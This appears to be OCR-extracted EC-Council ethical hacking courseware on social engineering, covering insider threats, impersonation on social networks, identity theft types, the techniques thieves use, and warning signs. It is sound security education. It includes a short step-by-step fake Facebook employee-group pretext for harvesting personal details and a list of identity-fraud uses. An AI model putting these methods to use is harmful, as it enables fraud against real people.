
- **Irresponsible Social Media Behavior**

  Insiders may attempt to create a negative impact on the organization by posting unnecessary information on social media websites.

- **Attempt to Access Restricted Zones**

  Employees with malicious intent may try to access restricted areas of the organization to collect sensitive information.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Impersonation on Social Networking Sites

Today social networking sites are widely used by many people that allow them to build online profiles, share information and media such as pictures, blog entries, and music clips. Thus, it is relatively easier for an attacker to impersonate someone. The victim is likely to trust the attacker and eventually reveal information that would help them gain access to the system.

This section describes how attackers perform social engineering through impersonation using various social networking sites such as Facebook, LinkedIn, and Twitter, and highlights the risks these sites pose to corporate networks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Social Engineering through Impersonation on Social Networking Sites

As social networking sites such as Facebook, Twitter, and LinkedIn are widely used, attackers coopt them as a vehicle for impersonation. There are two ways an attacker can perform impersonation on social networking sites:

- By creating a fictitious profile of the victim on the social media site
- By stealing the victim's password or indirectly gaining access to the victim's social media account

Social networking sites are a treasure trove for attackers because people share their personal and professional information on these sites, such as name, address, mobile number, date of birth, project details, job designation, company name, and location. The more information people share on a social networking site, the more likely it is that an attacker can impersonate them to launch attacks against them, their associates, or their organization. They may also try to join the target organization's employee groups to extract corporate data.

In general, the information attackers gather from social networking sites includes organization details, professional details, contacts and connections, and personal details, which they then use to execute other forms of social engineering attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Impersonation on Facebook

Source: *https://www.facebook.com*

Facebook is a well-known social networking site that connects people. It is widely used between friends who share comments and upload photos, links, and videos. To impersonate users on Facebook, attackers use nicknames or aliases instead of their real names. They create fake accounts and try to add "**Friends**" to view others' profiles and obtain critical and valuable information.

The steps an attacker takes to lure a victim into revealing sensitive information:

- Create a fake user group on Facebook identified as "Employees of" the target company
- Using a false identity, proceed to "friend," or invite actual employees to the fake group, "Employees of Company XYZ"
- Users join the group and provide their credentials such as date of birth, educational and employment backgrounds, or spouses' names.
- Using the details of any one of the employees, an attacker can compromise a secured facility to gain access to the building

Attackers create a fake account and scan the details on the profile pages of various targets on social networking sites such as LinkedIn and Twitter to engage in spear phishing, impersonation, and identity theft.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.14: Screenshot showing Facebook profile

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Social Networking Threats to Corporate Networks

Before sharing data on a social networking site, or enhancing their channels, groups, or profiles, private and corporate users should be aware of the following social or technical security risks:

- **Data Theft**: Social networking sites are huge databases accessed by many people worldwide, increasing the risk of information exploitation.
- **Involuntary Data Leakage**: In the absence of a strong policy that sets clear lines between personal and corporate content, employees may unknowingly post sensitive data about their company on social networking sites, which might help an attacker to launch an attack on the target organization.
- **Targeted Attacks**: Attackers use the information posted on social networking sites to launch targeted attacks on specific users or companies.
- **Network Vulnerability**: All social networking sites are subject to flaws and bugs such as login issues and Java vulnerabilities, which attackers could exploit. This could, in turn, lead to the leakage of confidential information related to the target organization's network.
- **Spam and Phishing**: Employees using work e-mail IDs on social networking sites will probably receive spam and become targets of phishing attacks, which could compromise the organization's network.
- **Modification of Content**: In the absence of proper security measures and efforts to preserve identity, blogs, channels, groups, profiles, and other platforms can be spoofed or hacked.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Malware Propagation**: Social networking sites are ideal platforms for attackers to spread viruses, bots, worms, trojans, spyware, and other malware.
- **Business Reputation**: Attackers can falsify information about an organization or an employee on social networking sites, resulting in loss of reputation.
- **Infrastructure and Maintenance Costs**: Using social networking sites entails added infrastructure and maintenance resources for organizations to ensure that their defensive layers are effective safeguards.
- **Loss of Productivity**: Organizations must monitor employees' network activities to maintain security and ensure that such activities do not misuse the system and company resources.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1. Social Engineering Concepts
2. Social Engineering Techniques
3. Insider Threats
4. Impersonation on Social Networking Sites
5. Identity Theft
6. Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identity Theft


- Identity theft is a crime in which **an imposter steals your personally identifiable information** such as name, credit card number, social security or driver's license numbers, etc. to commit fraud or other crimes
- Attackers can use identity theft to **impersonate employees of a target** organization and physically access facilities

Types of Identity Theft

- Child identity theft
- Criminal identity theft
- Financial identity theft
- Driver's license identity theft
- Insurance identity theft
- Medical identity theft
- Tax identity theft
- Identity cloning and Concealment
- Synthetic identity theft
- Social security identity theft

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identity Theft

Identity theft is a problem that many consumers face today. In the United States, some state legislators have imposed laws restricting employees from providing their SSNs (Social Security Numbers) during their recruitment. Identity theft frequently figures in news reports. Companies should be informed about identity theft so that they do not endanger their own anti-fraud initiatives.

This section discusses identity theft, including types of identity theft, common techniques attackers use to obtain personal information for identity theft, and various indications of identity theft.

The Identity Theft and Assumption Deterrence Act of 1998 defines identity theft as the illegal use of someone's identification. Identity theft occurs when someone steals others' personally identifiable information for fraudulent purposes. Attackers illegally obtain personally identifying information to commit fraud or other criminal acts.

Types of personally identifiable information stolen by identity thieves:

- Name
- Home and office address
- Social security number
- Phone number
- Date of birth
- Bank account number
- Credit card information
- Credit report
- Driving license number
- Passport number

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The attacker steals people's identity for fraudulent purposes such as:

- To open new credit card accounts in the name of the user without paying the bills
- To open a new phone or wireless account in the user's name, or to run up charges on their existing account
- To use the victims' information to obtain utility services such as electricity, heating, or cable TV
- To open bank accounts with the intention of writing bogus checks using the victim's information
- To clone an ATM or debit card to make electronic withdrawals from the victim's accounts
- To obtain loans for which the victim is liable
- To obtain a driver's license, passport, or other official ID card that contains the victim's data with the attacker's photos
- Using the victim's name and Social Security number to receive their government benefits
- To impersonate an employee of a target organization to physically access its facility
- To take over the victim's insurance policies
- To sell the victim's personal information
- To order goods online using a drop-site
- To hijack email accounts
- To obtain health services
- To submit fraudulent tax returns
- To commit other crimes with the intention of providing the victim's name to the authorities during arrest, instead of their own

Types of Identity Theft

Identity theft is constantly increasing, and identity thieves are finding new ways or techniques to steal different types of target information. Some of the types of identity theft are as follows:

- **Child Identity Theft**

  This type of identity theft occurs when the identity of a minor is stolen. This is desirable because it may go undetected for a long time. After birth, parents apply for a Social Security Number for their child, which along with a different date of birth, is used by identity thieves to apply for credit accounts, loans or utility services, or to rent a place to live and apply for government benefits.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Criminal Identity Theft**

  This is one of the most common and most damaging types of identity theft. A criminal uses someone's identity to escape criminal charges. When they are caught or arrested, they provide the assumed identity. The best way to protect against criminal identity theft is to keep all personal information secure, which includes following safe Internet practices and being cautious of "shoulder surfers."

- **Financial Identity Theft**

  This type of identity theft occurs when a victim's bank account or credit card information is stolen and illegally used by a thief. They can max out a credit card and withdraw money from the account, or can use the stolen identity to open a new account, apply for new credit cards, and take out loans. The information that is required to hack into the victim's account and steal their information is obtained through viruses, phishing attacks, or data breaches.

- **Driver's License Identity Theft**

  This type of identity theft is the easiest as it requires a little sophistication. A person can lose their driver's license, or it can easily be stolen. Once it falls into the wrong hands, the perpetrator can sell the stolen driver's license or misuse it by committing traffic violations, of which the victim is unaware of and fails to pay fines for, ending up with their license suspended or revoked.

- **Insurance Identity Theft**

  Insurance identity theft is closely related to medical identity theft. It takes place when a perpetrator unlawfully takes the victim's medical information to access their insurance for medical treatment. Its effects include difficulties in settling medical bills, higher insurance premiums, and probable trouble in acquiring future medical coverage.

- **Medical Identity Theft**

  This is the most dangerous type of identity theft where the perpetrator uses the victim's name or information without the victim's consent or knowledge to obtain medical products and claim health insurance or healthcare services. Medical identity theft results in frequent erroneous entries in the victim's medical records, which could lead to false diagnoses and life-threatening decisions by the doctors.

- **Tax Identity Theft**

  This type of identity theft occurs when the perpetrator steals the victim's Social Security Number to file fraudulent tax returns and obtain fraudulent tax refunds. It creates difficulties for the victim in accessing their legitimate tax refunds and results in a loss of funds. Phishing emails are one of the main tricks used by the criminal to steal a target's information. Therefore, protection from such identity theft includes the adoption of safe Internet practices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Identity Cloning and Concealment**

  This type of identity theft encompasses all forms of identity theft, where the perpetrators attempt to impersonate someone else simply in order to hide their identity. These perpetrators could be illegal immigrants, those hiding from creditors, or simply those who want to become "anonymous."

- **Synthetic Identity Theft**

  This is one of the most sophisticated types of identity theft, where the perpetrator obtains information from different victims to create a new identity. Firstly, he steals a Social Security Number and uses it with a combination of fake names, date of birth, address, and other details required for creating a new identity. The perpetrator uses this new identity to open new accounts, loans, credit cards, phones, other goods, and services.

- **Social Identity Theft**

  This is another common type of identity theft where the perpetrator steals victim's Social Security Number in order to derive various benefits such as selling it to an undocumented person, using it to defraud the government by getting a new bank account, loans, credit cards, or applying for and obtaining a new passport.

Common Techniques Attackers Use to Obtain Personal Information for Identity Theft

Discussed below are some of the methods by which attackers steal targets' identities, which in turn allow them to commit fraud and other criminal activities:

- **Theft of wallets, computers, laptops, cell phones, backup media, and other sources of personal information**

  Physical theft is common. Attackers steal hardware from places such as hotels and recreational places such as clubs, restaurants, parks, and beaches. Given adequate time, they can recover valuable data from these sources.

- **Internet Searches**

  Attackers can gather a considerable amount of sensitive information via legitimate Internet sites, using search engines such as Google, Bing, and Yahoo!.

- **Social Engineering**

  Social engineering is the art of manipulating people into performing certain actions or divulging personal information and accomplishing their task without using cracking methods.

- **Dumpster Diving and Shoulder Surfing**

  Attackers rummage through household garbage and the trash bins of organizations, ATM centers, hotels, and other places to obtain personal and financial information for fraudulent purposes.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Criminals may find user information by glancing at documents, observing personal identification numbers (PINs) typed into automatic teller machines (ATM), or by overhearing conversations.

- **Phishing**

  The "fraudster" may pretend to be from a financial institution or other reputable organization and send spam or pop-up messages to trick users into revealing their personal information.

- **Skimming**

  Skimming refers to stealing credit or debit card numbers by using special storage devices called skimmers or wedges when processing the card.

- **Pretexting**

  Fraudsters may impersonate executives from financial institutions, telephone companies, and other businesses. They rely on "smooth-talking" and win the trust of an individual to reveal sensitive information.

- **Pharming**

  Pharming, also known as domain spoofing, is an advanced form of phishing in which the attacker redirects the connection between the IP address and its target server. The attacker may use cache poisoning (modifying the Internet address to that of a rogue address) to do so. When the users type in the Internet address, it redirects them to a rogue website that resembles the original.

- **Hacking (compromising a user's system)**

  Attackers may compromise user systems and router information using listening devices such as sniffers and scanners. They gain access to an abundance of data, decrypt it (if necessary), and use it for identity theft.

- **Keyloggers and Password Stealers (Malware)**

  An attacker may infect the user's computer with trojans, viruses, or other malware and then record and collect the user's keystrokes to steal passwords, usernames, and other sensitive information of personal, financial, or business import.

  Attackers may also use emails to send fake forms, such as Internal Revenue Service (IRS) forms, to gather information from their victims.

- **Wardriving**

  Attackers search for unsecured Wi-Fi wireless networks in moving vehicles containing laptops, smartphones, or PDAs. Once they find unsecured networks, they access any sensitive information stored on the devices of the users on those networks.

- **Mail Theft and Rerouting**

  Often, mailboxes contain bank documents (credit cards or account statements), administrative forms, and other important correspondence. Criminals use this information to obtain credit card information or to reroute the mail to a new address.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Indications of Identity Theft


People do not realize that they are the victim of identity theft until they experience some unknown and unauthorized issues as a result of the theft. Therefore, it is of paramount importance that people watch out for the warning signs that their identities have been compromised. Listed below are some of the signs of identity theft:

- Unfamiliar charges to your credit card that you do not recognize.
- No longer receive credit card, bank, or utility statements
- Creditors call asking about an unknown account on your name.
- There are numerous traffic violations under your name that you did not commit.
- You receive charges for medical treatment or services you never received.
- There is more than one tax return filed under your name.
- Being denied access to your own account and unable to take out loans or use other services.
- Not receiving electricity, gas, water, or other services bills due to stolen mail.
- Sudden changes in your personal medical records showing a condition you do not suffer from.

Some additional indications of identity theft are as follow:

- Getting a notification that your information was compromised or misused by a data breach in a company where you are an employee or have an account.
- An inexplicable cash withdrawal from your bank account.
- Calls from debit or credit card fraud control departments giving warnings about suspicious activities on your accounts.
- A refusal of government benefits to you and your child because those benefits are already being received by some other account using your child's Social Security Number.
- Your medical insurance plan rejects your authentic medical claim because someone tampered with your medical records, causing you to reach your benefit limit.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




